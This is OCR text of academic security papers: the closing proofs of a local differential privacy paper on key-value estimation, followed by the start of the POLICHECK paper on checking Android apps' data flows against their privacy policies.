$$\mathrm{Var}[\hat{m}_k] = \frac{(a-b)^2\mathrm{Var}\left[\frac{X}{Y}\right]}{a^2(2p-1)^2} \lesssim \frac{b+\delta}{n\gamma^2} + \frac{b(1-b)-\delta}{n\delta^2}\cdot m_k^{*2}$$

□

D Proof of Lemma 1

Proof. According to the perturbation mechanism, we have

$$\begin{aligned}\mathbb{E}[n_1] &= n_1^* ap + n_2^* a(1-p) + (n - n_1^* - n_2^*)b/2 \\ \mathbb{E}[n_2] &= n_1^* a(1-p) + n_2^* ap + (n - n_1^* - n_2^*)b/2\end{aligned}$$

which can be rewritten as

$$\begin{bmatrix}\mathbb{E}[n_1] \\ \mathbb{E}[n_2]\end{bmatrix} = A\begin{bmatrix}n_1^* \\ n_2^*\end{bmatrix} + \begin{bmatrix}nb/2 \\ nb/2\end{bmatrix}$$

where

$$A = \begin{bmatrix}ap - \frac{b}{2} & a(1-p) - \frac{b}{2} \\ a(1-p) - \frac{b}{2} & ap - \frac{b}{2}\end{bmatrix}$$

According to the linear property, the expectation of $\hat{n}_1$ and $\hat{n}_2$ in (13) are

$$\begin{bmatrix}\mathbb{E}[\hat{n}_1] \\ \mathbb{E}[\hat{n}_2]\end{bmatrix} = A^{-1}\begin{bmatrix}\mathbb{E}[n_1] - nb/2 \\ \mathbb{E}[n_2] - nb/2\end{bmatrix} = A^{-1}A\begin{bmatrix}n_1^* \\ n_2^*\end{bmatrix} = \begin{bmatrix}n_1^* \\ n_2^*\end{bmatrix}$$

Note that

$$\begin{aligned}\det(A) &= (ap - b/2)^2 - (a(1-p) - b/2)^2 \\ &= a(a-b)(2p-1) > 0\end{aligned}$$

thus A^{-1} exists. Therefore, $(\hat{n}_1, \hat{n}_2)$ are unbiased estimators of (n_1^*, n_2^*). □

E Proof of Lemma 2

Proof. According to budget allocation in (4) and perturbation probabilities setting of OUE, we can rewrite a, b, p with respect to θ

$$a = \frac{1}{2}, \quad b = \frac{1}{e^{\varepsilon_1} + 1} = \frac{1}{\theta + 1}, \quad p = \frac{1}{1 + e^{-\varepsilon_2}} = \frac{e^\varepsilon}{2\theta}$$

where $\frac{e^\varepsilon + 1}{2} \leqslant \theta < e^\varepsilon$. Then, g and h in (16) can be rewritten as the function of θ

$$g(\theta) = \frac{4}{(\theta+1)(e^\varepsilon/\theta - 1)^2}, \quad h(\theta) = \frac{4\theta}{(\theta-1)^2}$$

and their derivative functions are

$$g'(\theta) = \frac{4\theta[\theta^2 + (\theta+2)e^\varepsilon]}{(\theta+1)^2(e^\varepsilon - \theta)^3} > 0, \quad h'(\theta) = -\frac{4(\theta+1)}{(\theta-1)^3} < 0$$


For convenience, denote

$$\Phi(\theta) = \mathrm{MSE}_{\hat{m}_k}/\mu = g(\theta) + h(\theta)\cdot m_k^{*2} \tag{32}$$


and $\theta_0 = \frac{e^\varepsilon + 1}{2}$, which is the minimum value of θ. In the following, we show that $\Phi(\varepsilon_1)$ is an approximately increasing function of ε_1.

Considering both $g'(\theta)$ and $h'(\theta)$ are increasing functions of θ, we have

$$\begin{aligned}&\Phi'(\theta) = g'(\theta) + h'(\theta)\cdot m_k^{*2} \geqslant g'(\theta_0) + h'(\theta_0)\cdot m_k^{*2} \\ &= \frac{16(e^\varepsilon + 3)}{(e^\varepsilon - 1)^3}\cdot\left[\frac{(e^\varepsilon + 1)(3e^{2\varepsilon} + 12e^\varepsilon + 1)}{(e^\varepsilon + 3)^3} - m_k^{*2}\right]\end{aligned}$$



(a) The value of $\Psi(\varepsilon)$ in (33), where the positive $\Psi(\varepsilon) - m_k^{*2}$ indicates that $\mathrm{MSE}_{\hat{m}_k}$ is a monotonically increasing function of θ.



(b) The value of $\Phi(\theta)$ in (32) when $m_k^{*2} = 1$ (the worst case), where $\Phi(\theta) = \mathrm{MSE}_{\hat{m}_k}/\mu$ (μ is a constant) and $\theta \in [\frac{e^{\varepsilon}+1}{2}, e^{\varepsilon})$ according to (4).

Figure 11: Illustrations in Appendix E.

where $-1 \leqslant m_k^* \leqslant 1$. Denote

$$\Psi(\varepsilon) = \frac{(e^{\varepsilon}+1)(3e^{2\varepsilon}+12e^{\varepsilon}+1)}{(e^{\varepsilon}+3)^3} \tag{33}$$

whose value is plotted in Figure 11 (a), where $0.5 < \Psi(\varepsilon) < 3$ for all $\varepsilon > 0$, and $\Psi(0.85) \approx 1$. Therefore, we have $\Phi'(\theta) \geqslant 0$ for all $\varepsilon_1 \in [\ln\frac{e^{\varepsilon}+1}{2}, \varepsilon)$ when $\Psi(\varepsilon) \geqslant m_k^{*2}$, which always holds if $m_k^{*2} \leqslant 0.5$ or $\varepsilon \geqslant 0.85$. Moreover, with different ε, the value of $\Phi(\theta)$ in (32) when $m_k^{*2} = 1$ (the worst case) is shown in Figure 11 (b), which validates that $\Phi(\theta)$ is approximately increasing function of θ for all possible ε and m_k^*. Therefore, $\theta_0 = \frac{e^{\varepsilon}+1}{2}$ is the optimal solution of minimizing $\mathrm{MSE}[\hat{m}_k] = \mu \cdot \Phi(\theta)$. By substituting $\theta = \frac{e^{\varepsilon}+1}{2}$ into (4), we finally obtain the budgets as in (20).

□

F Proof of Lemma 3

Proof. According to (5) and (16), we have

$$g = \frac{b}{a^2(2p-1)^2} = \frac{e^{-\varepsilon_1} + (d'-1)e^{-2\varepsilon_1}}{(\frac{2}{1+e^{-\varepsilon_2}} - 1)^2} \tag{34}$$

$$h = \frac{(1-b)b}{(a-b)^2} = \frac{e^{\varepsilon_1} + d' - 2}{(e^{\varepsilon_1}-1)^2} \tag{35}$$

where $d' = d + \ell$ and $h'(\varepsilon_1) < 0$. In the following, we discuss the optimal ε_1 in two cases.

Case 1. If $\ell = 1$, then (6) reduces to (3) because of $\lambda = 0$, thus we can obtain the same result as in PCKV-UE

$$\varepsilon_1 = \ln\theta, \quad \varepsilon_2 = \ln\frac{1}{2\theta e^{-\varepsilon} - 1}, \quad \text{for } \frac{e^{\varepsilon}+1}{2} \leqslant \theta < e^{\varepsilon} \tag{36}$$

then we have

$$g(\theta) = \frac{\theta + (d'-1)}{(e^{\varepsilon}-\theta)^2}, \quad h(\theta) = \frac{\theta + d' - 2}{(\theta-1)^2}$$

where $g'(\theta) > 0$ and $h'(\theta) < 0$. Similar to the proof in Appendix E, the optimal solution of minimizing $g(\theta) + h(\theta) \cdot m_k^{*2}$ can be approximated at $\theta = \frac{e^{\varepsilon}+1}{2}$, then $\varepsilon_1 = \ln\frac{e^{\varepsilon}+1}{2}$ and $\varepsilon_2 = \varepsilon$.

Case 2. If $\ell > 1$, denote $\theta = e^{\varepsilon_1}$ and let $\varepsilon_2 = 0$ in (6), then

$$e^{\varepsilon} = \frac{\theta + (\ell-1)}{\ell} \quad \Rightarrow \quad \theta = \ell \cdot (e^{\varepsilon}-1) + 1$$

Thus, to guarantee $\varepsilon_1, \varepsilon_2 > 0$ under a given ε, variable θ should in the following range

$$1 < \theta < \ell \cdot (e^{\varepsilon}-1) + 1 \tag{37}$$

On the other hand, let $\theta = e^{\varepsilon_1} = (e^{\varepsilon_2}+1)/2$ in (6), i.e., the two values in the min operation equal with each other, then $\theta = \ell \cdot (e^{\varepsilon}-1)/2 + 1$. For the parameter g calculated in (34), we discuss its derivative function $g'(\theta)$ in the two ranges

- For $1 < \theta \leqslant \ell \cdot (e^{\varepsilon}-1)/2 + 1$, we have

  $$\min\{e^{\varepsilon_1}, (e^{\varepsilon_2}+1)/2\} = e^{\varepsilon_1} \quad \Rightarrow \quad e^{\varepsilon} = \frac{e^{\varepsilon_1+\varepsilon_2} + \lambda}{e^{\varepsilon_1} + \lambda}$$

  where $\lambda = (\ell-1)(e^{\varepsilon_2}+1)/2$. Then,

  $$\frac{2}{1+e^{-\varepsilon_2}} - 1 = \frac{e^{\varepsilon}-1}{e^{\varepsilon}+1} \cdot [1 + (\ell-1)/\theta]$$
  $$\Rightarrow \quad g(\theta) = \left(\frac{e^{\varepsilon}+1}{e^{\varepsilon}-1}\right)^2 \cdot \frac{\theta + d' - 1}{(\theta + \ell - 1)^2}$$

  where $g'(\theta) < 0$ and $d' = d + \ell$.

- For $\ell \cdot (e^{\varepsilon}-1)/2 + 1 \leqslant \theta < \ell \cdot (e^{\varepsilon}-1) + 1$, we have

  $$e^{\varepsilon} = \frac{e^{\varepsilon_1+\varepsilon_2} + \lambda}{(e^{\varepsilon_2}+1)/2 + \lambda}$$

  then

  $$\frac{2}{1+e^{-\varepsilon_2}} - 1 = [\ell(e^{\varepsilon}-1) - (\theta-1)]/\theta$$
  $$\Rightarrow \quad g(\theta) = \frac{\theta + d' - 1}{[\ell(e^{\varepsilon}-1) - (\theta-1)]^2}$$

  where $g'(\theta) > 0$.

Therefore, $g(\theta)$ approaches to the minimum value at $\theta = \ell \cdot (e^{\varepsilon}-1)/2 + 1$. Note that $g(\theta) \to +\infty$ when $\theta \to \ell \cdot (e^{\varepsilon}-1) + 1$ (the upper bound in (37)), and $h(\theta) \to +\infty$ when $\theta \to 1$ (the lower bound in (37)). Similar to the proof in Appendix E, the optimal solution of minimizing $g(\theta) + h(\theta) \cdot m_k^{*2}$ can be approximated at $\theta = \ell \cdot (e^{\varepsilon}-1)/2 + 1$. Then, we have

$$\varepsilon_1 = \ln[\ell \cdot (e^{\varepsilon}-1)/2 + 1], \quad \varepsilon_2 = \ln[\ell \cdot (e^{\varepsilon}-1) + 1]$$

By combining the results in Case 1 (when $\ell = 1$) and Case 2 (when $\ell > 1$), we obtain (22). □

Actions Speak Louder than Words: Entity-Sensitive Privacy Policy and Data Flow Analysis with POLICHECK

Benjamin Andow,[⋆] Samin Yaseer Mahmud,[†] Justin Whitaker,[†]
William Enck,[†] Bradley Reaves,[†] Kapil Singh,[⋆] Serge Egelman[‡]
[⋆]*IBM T.J. Watson Research Center*
[†]*North Carolina State University*
[‡]*U.C. Berkeley / ICSI / AppCensus Inc.*

Abstract

Identifying privacy-sensitive data leaks by mobile applications has been a topic of great research interest for the past decade. Technically, such data flows are not "leaks" if they are disclosed in a privacy policy. To address this limitation in automated analysis, recent work has combined program analysis of applications with analysis of privacy policies to determine the flow-to-policy consistency, and hence violations thereof. However, this prior work has a fundamental weakness: it does not differentiate the *entity* (e.g., first-party vs. third-party) receiving the privacy-sensitive data. In this paper, we propose POLICHECK, which formalizes and implements an entity-sensitive flow-to-policy consistency model. We use POLICHECK to study 13,796 applications and their privacy policies and find that up to 42.4% of applications either incorrectly disclose or omit disclosing their privacy-sensitive data flows. Our results also demonstrate the significance of considering entities: without considering entity, prior approaches would falsely classify up to 38.4% of applications as having privacy-sensitive data flows consistent with their privacy policies. These false classifications include data flows to third-parties that are omitted (e.g., the policy states only the first-party collects the data type), incorrect (e.g., the policy states the third-party does not collect the data type), and ambiguous (e.g., the policy has conflicting statements about the data type collection). By defining a novel automated, entity-sensitive flow-to-policy consistency analysis, POLICHECK provides the highest-precision method to date to determine if applications properly disclose their privacy-sensitive behaviors.

1 Introduction

Privacy is a long-standing open research challenge for mobile applications. Literature has proposed various program analysis tools for Android [7, 11, 12, 14] and iOS [10] apps, often citing private-information disclosure as motivations. Subsequent empirical studies [16, 18, 23–25, 27] have demonstrated pervasive and continual disclosure of privacy-sensitive information such as device identifiers and geographic location.

Broadly speaking, the concept of privacy is only vaguely defined and frequently debated. Privacy resides at the intersection of technical, cultural, and legal considerations. In the case of mobile applications, data collection and sharing are often considered (legally) acceptable if it is disclosed in the privacy policy for the application. While there have been several manual analyses of application privacy policies [9, 20], it is hard to computationally reason about what privacy policies say, and therefore how applications adhere to them.

A recent thread of research has begun studying privacy policies and mobile applications [29, 32, 34, 38]. The goal of these studies is to help app developers write accurate privacy policies, help application stores identify privacy violations, and help end users choose more-privacy-friendly applications. Conceptually, these studies use a combination of static program analysis and natural language processing to perform an analysis of *flow-to-policy consistency*. Simply, flow-to-policy consistency analysis determines whether an app's behavior is consistent with what is declared in the privacy policy.

While such prior studies have led to promising results, the techniques have a fundamental weakness: they do not differentiate the *entity* (e.g., first-party vs. third-parties, such as advertisers and analytics providers) receiving the data. In fact, in Section 5.2, we show that entity-insensitive models may wrongly classify 38.4% of applications as having privacy-sensitive data flows consistent with their privacy policies due to reasoning over third-party data flows using policy statements discussing first-party collection practices. For example, consider the following sentence from a popular Android application with over 10 million downloads:

> *When you launch any of our applications, we collect information regarding your device type, operating system and version, carrier provider, IP address, Media Access Control (MAC) address, International Equipment Mobile ID (IMEI), whether you are using a point package, the game version, the device's geo-location, language settings, and unique device ID.*

This statement indicates that the app (the first-party) collects different device identifiers; but there is no mention of third-parties collecting this data. In actuality, dynamic analysis found that the application sends the IMEI, Android ID, and Ad ID to Tapjoy and the Android ID and Ad ID to Flurry (two third-party advertisers). By not considering the entity receiving the privacy-sensitive data, prior work would incorrectly classify these data flows as being consistent with the policy.

In addition, the importance developers disclosing the third-party entities with which they are sharing information is grounded in regulations, such as GDPR [3] and CCPA [1]. In particular, GDPR mandates that data controllers disclose the recipients or categories of recipients with which they share personal data. In the case of applications, the first-party (developer) is considered the data controller while third-parties can either be data controllers or data processors. The majority of the entities involved in this study self-identify as data controllers (e.g., Google, Facebook, TapJoy). Based on the requirement that data controllers are required to disclose their identity and contact information according to GDPR, it is debatable whether the application is required to disclose all third-parties by name if they also take the role as a data controller. Further, the CCPA states that the privacy policy should disclose the categories of third-parties with whom the business shared personal information. Therefore, the application's privacy policy is also mandated to disclose the third-party entities with which they share data based on the CCPA.

In this paper, we propose POLICHECK, which provides an *entity-sensitive* flow-to-policy consistency model to determine if an application's privacy policy discloses relevant data flows. We formally specify a novel flow-to-policy consistency model that is sensitive to the semantic granularity of both the data type and the entity receiving the data and sentiment of the statement. We dissect flow-to-policy consistency into 5 distinct types of disclosures (including non-disclosures) to allow for targeted exploration of how apps are (not) disclosing their privacy practices. We use POLICHECK to study the flow-to-policy consistency of 13,796 Android applications observed to send privacy sensitive values to servers during dynamic analysis (45,603 data flows).

The findings from our large-scale empirical study found several significant flow-to-policy inconsistencies in popular real-world applications that impact tens-of-millions of users, such as not disclosing data sharing with advertisers and analytics providers in privacy policies. In general, we found that applications almost never clearly disclose their privacy-sensitive data flows to third-parties. In fact, 40.4% of data flows involving third-party entities are broadly discussed using the term "third-party," leaving it up to guesswork to determine where the data is flowing. Furthermore, we found 5.2% of applications state that they do not share or collect a specific type of information within their privacy policy, but dynamic analysis shows the opposite.

The results from our empirical study highlight the poor state of privacy policies for Android applications, which demonstrates the need for action from regulatory agencies and application markets. For example, the FTC has set precedent by charging mobile applications that were found to be omitting or incorrectly disclosing their privacy practices [15, 30], which corresponds to our omitted disclosures and incorrect disclosures. Regulatory agencies could use POLICHECK for automated analysis at-scale to identify applications violating their privacy policies and take whichever actions they deem appropriate. Further, application markets could also leverage POLICHECK to triage and remove applications that are not correctly disclosing their privacy practices and to urge developers to provide clearer disclosures.

This paper makes the following main contributions:

- *We formally define an* entity-sensitive *flow-to-policy consistency model for mobile apps.* This model includes two types of consistencies and three types of inconsistencies. By considering entities, the model avoids significant *misclassifications* that result from prior approaches.

- *We design and implement the* POLICHECK *tool for analyzing the flow-to-policy consistency of Android applications.* POLICHECK builds on top of PolicyLint [4] for privacy policy analysis and AppCensus [6] for dynamic analysis of Android applications. In doing so, we bridge the gap between the low-level data types and DNS domains used by program analysis tools and the often higher-level concepts present in privacy policies.

- *We study and characterize the flow-to-policy consistency of 13,796 Android applications*. Our characterization differentiates first-party and third-party collection and demonstrates the importance of an entity-sensitive consistency model. We show that our entity-sensitive consistency finds significant flow-to-policy inconsistencies that involve sharing data to third-party entities, impacting tens-of-millions of users.

The rest of this paper proceeds as follows. Section 2 uses examples to provide the high-level intuition behind POLICHECK. Section 3 formally defines the different types of flow-to-policy consistencies and inconsistencies. Section 4 describes the design of POLICHECK. Section 5 presents our empirical study. Section 6 discusses additional case studies. Section 7 discusses limitations and future work. Section 8 overviews related work. Section 9 concludes.

2 Flow-to-Policy Consistency

This section motivates POLICHECK's functionality through five examples that POLICHECK identified. We simultaneously provide a high-level intuition of its functionality by walking through how a human analyst might approach the task. In doing so, we also exemplify the limitations of prior work.




Figure 1: POLICHECK determines the consistency of a mobile application's data flows to its privacy policy.

This section does not cover every corner case. Sections 3 and 4 describe POLICHECK in detail.

As shown in Figure 1, POLICHECK seeks to determine if the privacy policies for mobile applications disclose their privacy-sensitive data flows to different network entities, as required by various regulations [1, 3]. We define a data flow as a type of privacy-sensitive data (e.g., IMEI, location, email address) and the entity receiving the data (e.g., Facebook, TapJoy, AdMob). If an application's privacy policy appropriately discusses the sharing or collection of the specific data type to or by a specific entity for a given data flow, we refer to the data flow as being *consistent* with the privacy policy. To ensure sufficient evidence of sharing or collection by an entity, we scope data flows to network transmission identified during dynamic analysis. While dynamic analysis may under-approximate data flows if sufficient code coverage is not achieved during testing, our goal was to optimize for precision over recall. In contrast, static analysis may over-approximate data flows and lead to lower precision (e.g., some ad libraries collect geographic location based on an application developer's server-side configuration).

2.1 Clear Disclosures

A data flow has a *clear disclosure* when there exists a statement within the privacy policy that directly discusses the exact type of data and entity of the data flow, *and* there is no other policy statement that contradicts it. For illustrative purposes, consider the "Dr. Panda Town: Vacation" (`com.drpanda.town.holiday`) game application with over 1 million downloads on Google Play. This application is built on top of the Unity third-party game engine. For analytics purposes, it obtains the device's advertising identifier and sends it to `cdp.cloud.unity3d.com` (i.e., Unity).

To determine if this data flow is disclosed by the privacy policy, the first step is to resolve `cdp.cloud.unity3d.com` to the entity "Unity" by matching the root domain (`unity3d.com`) to a list of known analytics providers. For each policy statement, we look for a direct positive sentiment match between the flow's data type and entity and the policy statement's data type and entity. In this case, we identify the following statement, "*Unity collects the following information through our Games: unique device ID and AD ID.*" We then look for policy statements that contradict the statement by extracting all negative sentiment statements that discuss the flow's data type and entity at any semantic granularity (e.g., analytics providers collecting device information). In this specific case, we do not find any policy statements that contradict the statement above. Therefore, we label this case as a clear disclosure.

2.2 Vague Disclosures

A data flow has a *vague disclosure* when the only statements within a privacy policy that match a data flow use broad terms for the data type or entity. Similar to clear disclosures, a statement is a vague disclosure only if a contradictory policy statement does not exist. We differentiate vague disclosures from clear disclosures, because there is a risk that the language used to disclose the data flow is so broad that it encapsulates a wide-range of data flows, making it difficult to determine if third-party sharing or collection occurs. Vague disclosures are similar to Slavin et al. [29] and Wang et al.'s [32] definition of weak violations, but entity-sensitive, sentiment-sensitive, and contradiction-sensitive.

As an example, consider the popular "Elite Killer: SWAT" (`com.yx.sniper`) game application on Google Play with over 10 million downloads and a 4.3 star rating. For monetization purposes, this application uses the TapJoy advertising provider to deliver advertisements within the application. When requesting advertisements from TapJoy, the application obtains the user's Android advertising identifier and transmits it to `ws.tapjoyads.com`.

Similar to the previous example, we resolve `ws.tapjoyads.com` to "TapJoy" through a substring match of the root domain in our list of known advertisers. However, rather than identifying only direct matches, we look for policy statements with positive sentiment that match at any semantic granularity for the flow's data type and entity. In this case, we identify the following statement, "*A device identifier and in-game or user session activity may be shared with the advertiser.*" This statement matches the data flow, because TapJoy is an advertiser and the Android advertising identifier is a type of device identifier. Next, we look for matching policy statements with negative sentiment statements. Since we do not

find any policy statements that contradict this statement, we label this data flow as a vague disclosure. Finally, we calculate a vagueness score for the resolved policy statement to allow a ranked ordering, which is based on a normalized ontological distance between the flow's data type and entity and the policy statements data type and entity.

2.3 Omitted Disclosure

A data flow has an *omitted disclosure* when there are no policy statements that discuss it. Omitted disclosures are similar to Wang et al.'s [32] definition of strong violations. However, as we demonstrate in the following example, prior definitions do not consider both data type and entity, and therefore may incorrectly classify an omitted disclosure as being flow-to-policy consistent.

Consider the application "Flash Emoji Keyboard & Themes" (`com.xime.latin.lite`) on Google Play, which currently has over 50 million downloads and a 4.1 star rating. This application uses the Avazu advertising provider to serve advertisements within the application for monetization purposes. When requesting advertisements from Avazu, this application obtains the user's Android identifier, IMEI, and phone number and transmits that information to Avazu servers (`api.c.avazunativeads.com`).

Similar to the previous cases, we look for policy statements that describe the data flow at any semantic granularity, but with both positive and negative sentiment. For these data flows, we do not find any policy statements that match both data type and entity.

This example application demonstrates the need for considering both the data type and entity. If we only considered the data type, we would identify the following policy statement: "*When you access our Services, we automatically record and upload information from your device including, but not limited to attributes such as the operating system, hardware version, device settings, battery and signal strength, device identifiers...*" This policy statement indicates application itself is collecting device identifiers. However, it does not disclose a data flow to the advertiser. Therefore, the Android identifier, IMEI, and phone number data flows to the advertiser lack flow-to-policy consistency. Prior works [29,32,38] that do not consider entities when reasoning over privacy policies would have incorrectly identified these data flows as consistent.

2.4 Incorrect Disclosure

A data flow has an *incorrect disclosure* if a policy statement indicates that the flow will *not* occur (i.e., a negative sentiment sharing or collection statement) and there is not a contradicting positive sentiment statement. However, we must be careful when determining if a positive sentiment policy statement contradicts the negative sentiment statement. PolicyLint [4] identified a class of *narrowing definitions* (labeled N_1 to N_4 in Table 1) that use a negative sentiment when referring to a *more specific* data type or entity. A human reading these policy statements would not view them as contradicting; rather, the negative sentiment statement would be viewed as providing an exception to a broad sharing or collection practice. Therefore, we still classify a data flow as an incorrect disclosure if there is a corresponding positive sentiment statement that matches the narrowing definitions relationship.

For example, consider the "Furby BOOM!" (`com.hasbro.FurbyBoom`) game application, which has over 10 million downloads on Google Play. This application is built on top of the Unity third-party game engine. To provide statistics to Unity for optimization purposes of their game platform, the application obtains and sends the device's IMEI to Unity (`stats.unity3d.com`).

Similar to the above cases, we find all relevant policy statements that describe the data flow at any semantic granularity. In this case, we only find one policy statement, "*Our Apps do not send the device ID or IP address to us or to any third-party, and our App does not make further use of this information.*" As the device's IMEI is a type of device identifier and Unity is a third-party, the application is inconsistent with its own policy, as it is stating that the data flow should not exist. Note that prior works [29,32] would have incorrectly identified this data flow as consistent with the policy, as they do not handle negative sentiment statements.

2.5 Ambiguous Disclosure

A data flow has an *ambiguous disclosure* if the flow matches two or more contradictory policy statements where it is not clear if the flow will or will not occur. As mentioned above, PolicyLint [4] identified different types of relationships between positive and negative sharing statements. We classify a data flow as having an ambiguous disclosure if there exist two policy statements that have a *logical contradiction* relationship (C_1 to C_5 in Table 1), but not a narrowing definition relationship (N_1 to N_4 in Table 1), as described above. Furthermore, we introduce a new set of conflicting policy statements called *flow-sensitive contradiction* relationships (C_6 to C_{12} in Table 1), which Section 3 explains in more detail. Data flows matching two or more policy statements with a flow-sensitive contradiction relationship are also classified as ambiguous disclosures.

For example, consider the "Flip Diving" (`com.motionvolt.flipdiving`) game application, which has over 50 million downloads on Google Play. This application uses the AdColony advertising provider to serve advertisements for monetization purposes. When requesting advertisements from AdColony, the application obtains the user's Android advertising identifier and transmits it to `androidads23.adcolony.com`.

Similar to the above cases, we find all relevant policy statements that describe the data flow at any semantic granularity. In this case, we only find two relevant policy statements, "*On*

our apps, these third party advertising companies will collect and use your data to provide you with targeted advertising that is relevant to you and your preferences with your consent." and "*We don't give or sell your data to third parties for them to market to you.*" As their policy states that they both do and do not give your data to third-parties for advertising/marketing, the policy is ambiguous. Prior works [29, 32] would have falsely identified this data flow as consistent, as they do not capture negative sentiment sharing or collection statements, nor do they identify conflicting statements.

3 Consistency Model

In this section, we provide the core logic model for our definition of flow-to-policy consistency, as motivated in Section 2. We begin with a formal specification of data flows and privacy policy statements. We then introduce four ontological operations required for reasoning over data flows. Finally, we formalize the two types of flow-to-policy consistencies (clear disclosures and vague disclosures) and the three types of inconsistencies (omitted disclosures, incorrect disclosures, and ambiguous disclosures).

3.1 Data Flow and Policy Statements

We model an application a as a tuple, $a = (F, P)$, where F is a set of data flows observed for the application and P is a set of sharing and collection policy statements extracted from the application's privacy policy. Let D represent the total set of data types and E represent the total set of entities. Then, a data flow is represented by the following definition.

Definition 3.1 (Data Flow)**.** A data flow $f \in F$ is a tuple $f = (e, d)$ where $d \in D$ is the data type that is sent to an entity $e \in E$.

For example, an application that sends the device's advertising identifier to AdMob can be concisely represented by the data flow tuple (AdMob, advertising identifier).

Similar to PolicyLint [4], we represent a sharing and collection policy statement as a tuple (*actor*, *action*, *data type*, *entity*) where the *actor* performs an *action* on a *data type*, and an *entity* receives a data object of that type. We consider four actions: *share*, *not share*, *collect*, and *not collect*. For example, the statement, "*We will share your personal information with advertisers*" is represented as (we, share, personal information, advertisers). As our analysis can only observe client-side behaviors, we adopt PolicyLint's simplified policy statement form, which transforms the 4-tuple into a more compact 3-tuple. Intuitively, these transformation rules remove the actor and sharing actions and only considers the entities who may possibly receive (i.e., collect) the data type based on the policy statement (e.g., sharing data implies the actor also collects it). Therefore, we represent a policy statement as follows.

Definition 3.2 (Policy Statement)**.** A policy statement $p \in P$ is a tuple, $p = (e, c, d)$, where data type $d \in D$ is either collected or not collected, $c \in \{\text{collect}, \text{not_collect}\}$, by an entity $e \in E$.

For example, the above 4-tuple (we, share, personal information, advertisers) is represented as two 3-tuples: (we, collect, personal information) and (advertisers, collect, personal information).

3.2 Ontological Operations

Privacy policies may disclose data flows using terms with a different semantic granularity than the actual data flow. For example, a privacy policy may specify (advertiser, collect, device identifier) to disclose the data flow (AdMob, advertising identifier). To match the policy statement to the data flow, an analysis tool must know that AdMob is an advertiser and an advertising identifier is a type of device identifier. These relationships are commonly referred to as subsumptive relationships, where a more specific term is subsumed under a more general term (e.g., AdMob is subsumed under advertisers, and advertising identifier is subsumed under device identifier). Such relationships are often encoded into an *ontology*, which is a rooted directed acyclic graph where terms are nodes and edges are labeled with the relationship between those terms.

Our analysis uses two ontologies: data type and entity. While ontologies can represent several different types of relationships, our ontologies are limited to subsumptive and synonym relationships. We use the following notation to describe binary relationships between terms in a given ontology, which expands on the operators defined by PolicyLint. The operators are parameterized with an ontology o, which represents either the data type (δ) or entity (ε) ontologies.

Definition 3.3 (Semantic Equivalence)**.** Let x and y be terms partially ordered by an ontology o. $x \equiv_o y$ is true if x and y are synonyms, defined with respect to an ontology o.

Definition 3.4 (Subsumptive Relationship)**.** Let x and y be terms partially ordered by "is-a" relationships in an ontology o. $x \sqsubset_o y$ is true if term x is subsumed under the term y and $x \not\equiv_o y$ (e.g., "x is-a y" or "x is-a ... is-a y"). Similarly, $x \sqsubseteq_o y \Leftrightarrow x \sqsubset_o y \vee x \equiv_o y$.

In addition to these two ontological operators, we identify a third type of ontological operator that impacts flow-to-policy consistency analysis. We define a *semantic approximation* operator that identifies terms that have common descendants in the ontology, but are not direct descendants of one other. For example, consider we have the data flow (Flurry, advertising identifier) and the policy statements: (advertiser, not_collect, identifiers) and (analytic provider, collect, identifier). As Flurry is both an advertiser and analytics provider (common descendant), the policy becomes ambiguous when

considering whether the data flow is disclosed by the policy. We define semantic approximation as follows.

Definition 3.5 (Semantic Approximation)**.** Let x and y be terms partially ordered by "is-a" relationships in an ontology o. $x \approx_o y$ is true if $\exists z$ such that $z \sqsubset_o x \wedge z \sqsubset_o y \wedge x \not\sqsubseteq_o y \wedge y \not\sqsubseteq_o x$.

Finally, when discussing vague disclosures, it is useful to characterize the vagueness using a metric. To help define this metric, we define the following two operations to determine a distance between two terms in a given ontology.

Definition 3.6 (Ontological Distance)**.** Let x and y be terms partially ordered by "is-a" relationships in an ontology o, and $x \sqsubseteq_o y$. The ontological distance $\Delta_o(x,y)$ is the shortest path between x and y.

Definition 3.7 (Normalized Ontological Distance)**.** Let x and y be terms partially ordered by "is-a" relationships in an ontology o, and $x \sqsubseteq_o y$. The normalized ontological distance $\hat{\Delta}_o(x,y)$ is the length of the shortest path between x and y divided by the length of the shortest path between x and the root node ($\top$) that goes through y. More specifically, $\hat{\Delta}_o(x,y) = \frac{\Delta_o(x,y)}{\Delta_o(x,y)+\Delta_o(y,\top)}$.

3.3 Consistency

Section 2 informally defined five types of disclosures used to describe flow-to-policy consistency and inconsistency. This section formally defines a consistency model via the logical relationships between terms in data flows and policy statements. A key part of the informal definitions in Section 2 is the interpretation of situations with conflicting policy statements, that is, contradictions and narrowing definitions. The existence of such policy statement conflicts requires flow-to-policy consistency analysis to consider the policy as a whole, rather than looking for the existence of any sharing or collection statement, as done in prior work [29, 32, 38].

PolicyLint [4] introduced five types of *logical contradictions* (C_1 to C_5) and four types of *narrowing definitions* (N_1 to N_4) as shown in Table 1. Logical contradictions are a pair of policy statements that are either exact contradictions (C_1) or those that discuss not collecting broad types of data, but also discuss collecting exact or more specific types (C_2 to C_5). Narrowing definitions are a pair of policy statements where broad data types are stated to be collected, and specific data types are stated to not be collected (N_1 to N_4).

